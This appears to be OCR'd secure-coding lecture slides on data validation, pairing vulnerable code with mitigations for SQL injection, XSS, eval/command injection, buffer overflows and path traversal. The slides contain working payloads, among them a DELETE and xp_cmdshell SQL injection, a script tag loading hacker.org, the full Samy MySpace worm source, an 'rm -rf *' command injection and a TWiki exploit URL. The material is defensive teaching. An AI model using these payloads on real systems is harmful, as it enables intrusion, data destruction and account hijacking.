Data Validation Core Concepts

Given that the client can bypass any client-side controls, all data collected from the client must be considered suspect.

Is the data of a proper length and well formed for what was expected by the application?

1. **Known Good Exact Match (Whitelisting)**
2. **Known Good Characters (Whitelisting)**
3. **Known Bad Characters (Blacklisting)**
4. **Known Bad Exact Match (Blacklisting)**

Data Validation Words to Live By

- Validate data before use in SQL Commands
- Validate data before sending back to the client
- Validate data before use in ‘eval’ or system commands
- Validate all data lengths before writing to buffers
- Do not pass user supplied data directly

Data Validation Words to Live By: #1

- **CWE-89 : Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')**
  - The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.

```
1  string strUser = request.getParameter("user");
2  string strPwd = request.getParameter("password");
3
4  string strQuery = "SELECT * FROM users
5                     WHERE username = '" + strUser + "'
6                     AND password = '" + strPwd + "'";
7
8  ExecuteQuery( strQuery, db_connection );
```

Adam'--

```
SELECT * FROM users WHERE username = 'Adam'--' AND password = ''
```

```
1  string strUser = request.getParameter("user");
2  string strPwd = request.getParameter("password");
3
4  string strQuery = "SELECT * FROM users
5                     WHERE username = '" + strUser + "'
6                     AND password = '" + strPwd + "'";
7
8  ExecuteQuery( strQuery, db_connection );
```

a' OR 1=1--

```
SELECT * FROM items WHERE username = 'a' OR 1=1--' AND password = ''
```

```
1  string strUser = request.getParameter("user");
2  string strPwd = request.getParameter("password");
3
4  string strQuery = "SELECT * FROM users
5                     WHERE username = '" + strUser + "'
6                     AND password = '" + strPwd + "'";
7
8  ExecuteQuery( strQuery, db_connection );
```

a'; DELETE FROM username; SELECT * FROM items WHERE 'a'='a

```
SELECT * FROM username WHERE user = 'a';
DELETE FROM username;
SELECT * FROM username WHERE 'a'='a' AND password = ''
```

```
1  string strUser = request.getParameter("user");
2  string strPwd = request.getParameter("password");
3
4  string strQuery = "SELECT * FROM users
5                     WHERE username = '" + strUser + "'
6                     AND password = '" + strPwd + "'";
7
8  ExecuteQuery( strQuery, db_connection );
```

```
'; EXEC master..xp_cmdshell 'dir' --
```

```
SELECT * FROM username WHERE user = '';
EXEC master..xp_cmdshell 'dir' --' AND password = ''
```

SQL Injection – Exploit Demo

Please login to access the reports or status functions.

User ID: foo' OR 'A'='A'#

Password:

Login

```
my $sql=$dbh->prepare("SELECT first,last,admin FROM users WHERE uname='$uname'
AND pword='$pword' AND state=1");
$sql->execute;
```

What just happened?

What is most often the first account in the database?

Real World – HBGary Federal vs. Anonymous

The hbgaryfederal.com CMS was susceptible to a kind of attack called SQL injection. In common with other CMSes, the hbgaryfederal.com CMS stores its data in an SQL database, retrieving data from that database with suitable queries. Some queries are fixed—an integral part of the CMS application itself. Others, however, need parameters. For example, a query to retrieve an article from the CMS will generally need a parameter corresponding to the article ID number. These parameters are, in turn, generally passed from the Web front-end to the CMS.

SQL injection is possible when the code that deals with these parameters is faulty. Many applications join the parameters from the Web front-end with hard-coded queries, then pass the whole concatenated lot to the database. Often, they do this without verifying the validity of those parameters. This exposes the systems to SQL injection. Attackers can pass in specially crafted parameters that cause the database to execute queries of the attackers' own choosing.

The exact URL used to break into hbgaryfederal.com was `http://www.hbgaryfederal.com/pages.php?pageNav=2&page=27`. The URL has two parameters named pageNav and page, set to the values 2 and 27, respectively. One or other or both of these was handled incorrectly by the CMS, allowing the hackers to retrieve data from the database that they shouldn't have been able to get.

Bright, P. (2011, February 15). *Anonymous speaks: The inside story of the HBGary hack*. Retrieved February 16, 2011, from http://arstechnica.com/tech-policy/news/2011/02/anonymous-speaks-the-inside-story-of-the-hbgary-hack.ars/


Image: From Wikimedia Commons – Image taken by Vincent Diamante, February 10, 2008. Retrieved September 20, 2011 from https://secure.wikimedia.org/wikipedia/commons/wiki/File:Anonymous_at_Scientology_in_Los_Angeles.jpg

Secure Coding …

- **Restrict length** (username doesn't need to be 100 chars long)
- **Whitelist characters** (only allow a-z and A-Z for username)
- **Use prepared statements**

```
1  string strUser = request.getParameter("user");
2  if(strUser.length > 100) error();
3  if(strUser.matches("^[a-zA-Z]+$") == false) error();
4
5  string strQuery = "SELECT * FROM users
6                     WHERE username = ?
7                     AND password = ?";
8
9  PreparedStatement stmnt = null;
10 stmnt = db_connection.prepareStatment(strQuery);
11 stmnt.setString(1,strUser);
12 stmnt.setString(2,strPwd);
13 stmnt.execute();
```


Secure Coding …



Data Validation Words to Live By: #2

- **CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')**
  - The software does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.

XSS Flow


1
Persistent XSS
create malicious site
malicious post
Reflected XSS
vulnerable site
server
attacker's code sent to user and run in their browser
4
3
- browse to site
- clicks on link
Attacker
- wait for user to visit site
- send phishing email
2
User

```
1  <% string strLabel = request.getParameter("label"); %>
2
3  <P>
4    Label: <%= strLabel %>
5  </P>
```

<SCRIPT SRC=http://hacker.org/malicious.js />

```
<P>
  Label: <SCRIPT SRC=http://hacker.org/malicious.js />
</P>
```

```
1  <% string strLabel = request.getParameter("label"); %>
2
3  <P>
4    Label: <%= strLabel %>
5  </P>
```


<IMG SRC=javascript:alert('XSS')/>

```
<P>
  Label: <IMG SRC=javascript:alert('XSS') />
</P>
```

XSS Injection – Exploit Demo

Login Failure

Invalid userid: testuser. Please check your userid and try again.



Actual usage by a threat actor will not be this obvious…

Real World – Myspace & samy is my hero

1 hour: 1 new friend

8 hours: 222 new friends

13 hours: 8803 new friends

18 hours: 1,005,831 new friends

"One clever MySpace user looking to expand his buddy list recently figured out how to force others to become his friend, and ended up creating the first self-propagating cross-site scripting (XSS) worm. In less than 24 hours, 'Samy' had amassed over 1 million friends on the popular online community. According to BetaNews, the worm's code utilized XMLHTTPRequest - a JavaScript object used in AJAX Web applications and was spreading at a rate of 1,000 users every few seconds before MySpace shut down its site. Thankfully, the script was written for fun and didn't try to take advantage of unpatched security holes in IE to create a massive MySpace botnet."

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com')
{document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return
findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var
Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return
N}function httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var
R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return
findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var
V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;
if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new
ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var
AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE)
{AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var AG;function
getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);
if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Preview';
AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function
postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';
AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseaction=profile.processInterests&
Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?fuseaction=user.viewProfile&
friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('
/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4)
{return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&
Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}eval('xmlhttp2.onr'+'eadystatechange=BI');
xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

Cross-site scripting worm floods MySpace. (2005, October 14). Retrieved February 15, 2011, from http://it.slashdot.org/story/05/10/14/126233/Cross-Site-Scripting-Worm-Floods-MySpace

Secure Coding …

- **Validate input** (only accept characters that make sense)
- **Encode output** (escape characters like "<")
  - HTML encode
  - URL encode
  - JavaScript encode

```
1  <%
2  string strLabel = request.getParameter("label");
3  if(strLabel.matches("^[a-zA-Z0-9]+$") == false) error();
4  %>
5
6  <P>
7    Label: <%= encodeHTML(strLabel) %>
8  </P>
```

Real World – Google's URL Redirection

In 2005, Watchfire reported the following XSS issue with Google …

The script **http://www.google.com/url?q=** was used for redirecting the browser from Google's website to other sites. When the parameter q was passed to the script in an illegal format, a "403 Forbidden" page was returned to the user, informing them that the query was illegal. **The parameter's value appeared in the html returned to the user.**

For example, if *http://www.google.com/url?q=EVIL_INPUT* was requested, the text in the "403 Forbidden" response would have been: - "Your client does not have permission to get URL /url?q=EVIL_INPUT from this server."

While Google escaped common characters used for XSS, such angle brackets and apostrophes, it failed to handle hazardous UTF-7 encoded payloads. Therefore, when sending an XSS attack payload encoded in UTF-7, the payload would return in the response without being altered.

```
<?php
    header('Content-Type: text/html; charset=UTF-7');
    $string = "<script>alert('XSS');</script>";
    $string = mb_convert_encoding($string, 'UTF-7');
    echo htmlentities($string, ENT_QUOTES, 'UTF-8');
?>
```

Google's XSS Vulnerability. Retrieved March 7, 2011, from http://shiflett.org/blog/2005/dec/googles-xss-vulnerability

Data Validation Words to Live By: #3

Validate data before use in ‘eval’ or system commands

- **CWE-95: Improper Neutralization of Directives in Dynamically Evaluated Code (‘Eval Injection’)**
  - The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes code syntax before using the input in a dynamic evaluation call (e.g. "eval").

```
1  my $options = readSocket($sock);
2  my $command = "/bin/ls " . $options;
3  system($command);
```

-lad

```
/bin/ls -lad
```

```
1  my $options = readSocket($sock);
2  my $command = "/bin/ls " . $options;
3  system($command);
```

-lad; rm -rf *;

```
/bin/ls -lad;
rm -rf *;
```

Eval Injection – Exploit Demo

Becoming a persistent threat:

- Discovery of the eval injection
- Delivery of a crafted payload to make exploit and future exploits easier

We own the server

- cat authenticate.cgi
- cat /etc/apache2/modules/DBAuth.pm
- Delivery of new crafted payload for dumping database information
  - SELECT * FROM users
  - SELECT * FROM reports

We own the database

All your data are belong to us.

Fuzzing

Status Results

Bad name after check_db' at (eval 7) line 1.

Real World Example – TWiki Exploit

CVE-2008-5305 – The search parameter of the website was being placed into an eval function, allowing remote users to fully exploit the server

```
$ends[$i] = eval($ends[1-$i].$oper[$i].$ends[$i]);
```

TWiki Input Validation Flaw in %SEARCH{}% Parameter Lets Remote Users Execute Arbitrary Commands

SecurityTracker Alert ID: 1021352
SecurityTracker URL: http://securitytracker.com/id?1021352
CVE Reference: CVE-2008-5305 *(Links to External Site)*
Date: Dec 5 2008
Impact: Execution of arbitrary code via network, User access via network
Fix Available: Yes **Exploit Included:** Yes **Vendor Confirmed:** Yes
Version(s): prior to 4.2.4
Description: A vulnerability was reported in TWiki. A remote user can execute arbitrary commands on the target system.

A remote user can submit a specially crafted %SEARCH{}% parameter value containing a Perl backtick (``) character to execute arbitrary shell commands on the target system. The commands will run with the privileges of the target web service.

A demonstration exploit URL is provided:

http://example.org/twiki/bin/view/Main/WebSearch?search=%25SEARCH%7Bdate%3D%22P%60pr+-%3F%60%22+search%3D%22xyzzy%22%7D%25&scope=all

Twiki input validation flaw in %search{}% parameter lets remote users execute arbitrary commands. (2008, December 5). Retrieved June 4, 2010, from http://securitytracker.com/alerts/2008/Dec/1021352.html

Secure Coding …

- **Restrict length** (option doesn't need to be 100 chars long)
- **Whitelist** (only allow specific commands)

```
1   my $options = <STDIN>;
2   if length($options) > 100
3   {
4       error();
5   }
6   if ($options =~ m/^[a-zA-Z\- ]+$/)
7   {
8       my $command = "/bin/ls " . $options;
9       system($command);
10  }
```


Data Validation Words to Live By: #4

Validate all data lengths before writing to buffers

- **CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')**
  - The program copies an input buffer to an output buffer without verifying that the size of the input buffer is less than the size of the output buffer, leading to a buffer overflow.

```
1  char c[12];
2  char *bar;
3  printf("Please enter your name and press <Enter>\n");
4  get bar;
5  strcpy(c, bar);
```


Hello



Wikipedia, Retrieved March 7, 2011, from http://en.wikipedia.org/wiki/Stack_buffer_overflow

```
1  char c[12];
2  char *bar;
3  printf("Please enter your name and press <Enter>\n");
4  get bar;
5  strcpy(c, bar);
```

AAAAAAAAAAAAAAAAAAA\x08\x35\xC0\x80



Wikipedia, Retrieved March 7, 2011, from http://en.wikipedia.org/wiki/Stack_buffer_overflow

Real World Example – Buffer Overflow

CVE-ID	
CVE-2011-0654 (under review)	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
Heap-based buffer overflow in Mrxsmb.sys in Microsoft Windows Server 2003 Active Directory allows remote attackers to execute arbitrary code via a crafted BROWSER ELECTION request.	

Microsoft Active Directory 'BROWSER ELECTION' Buffer Overflow Vulnerability

Microsoft Active Directory is prone to a remote heap-based buffer-overflow vulnerability because the application fails to perform adequate boundary-checks on user-supplied data.

Successful exploits can allow attackers to execute arbitrary code with SYSTEM-level privileges. Successfully exploiting this issue will result in the complete compromise of affected computers. Failed exploit attempts will result in a denial-of-service condition.

This issue affects Active Directory on Windows Server 2003; other systems may also be affected.

The following proof of concept is available:

- /data/vulnerabilities/exploits/46360.py

CVE-2011-0654. (n.d.). Retrieved February 16, 2011, from http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-0654
Microsoft active directory 'browser election' buffer overflow vulnerability. (n.d.). Retrieved February 16, 2011, from http://www.securityfocus.com/bid/46360/discuss

Secure Coding …

- Use "safe" functions (e.g., strncpy())
- Validate maximum and minimum size values
- Verify that calculations result in valid ranges
- Validate length of input strings (plus NULL terminator!)
- Consider compiler switches that reduce danger of buffer overflows
- Whitelist when possible

Assume all input is malicious.

Data Validation Words to Live By: #5

- CWE-73: External Control of File Name or Path
- CWE-434: Unrestricted Upload of File with Dangerous Type
- CWE-502: Deserialization of Untrusted Data
- CWE-918: Server-Side Request Forgery (SSRF)

File Access: Local File Inclusion

```
public static String getSafeFileName(String input) {
    StringBuilder sb = new StringBuilder();
    for (int i = 0; i < input.length(); i++) {
        char c = input.charAt(i);
        if (c != '/' && c != '\\' && c != 0) {
            sb.append(c);
        }
    }
    return sb.toString();
}
public static void main(Str
    String fileName = "temp.txt";
    File file1 = new File(fileName);
    System.out.println("File 1 path: " + file1.getCanonicalPath());
    fileName = "./../../../../../../../boot.ini";
    File file2 = new File(fileName);
    System.out.println("File 2 path: " + file2.getCanonicalPath());
    fileName = "boot.ini" + String.valueOf((char) 0) + ".txt";
    File file3 = new File(fileName);
    System.out.println("File 3 path: " + file3.getCanonicalPath());
}
```

Wrong Code

```
File 1 path: E:\Working\ATTT\demo\xss-crmf-file\temp.txt
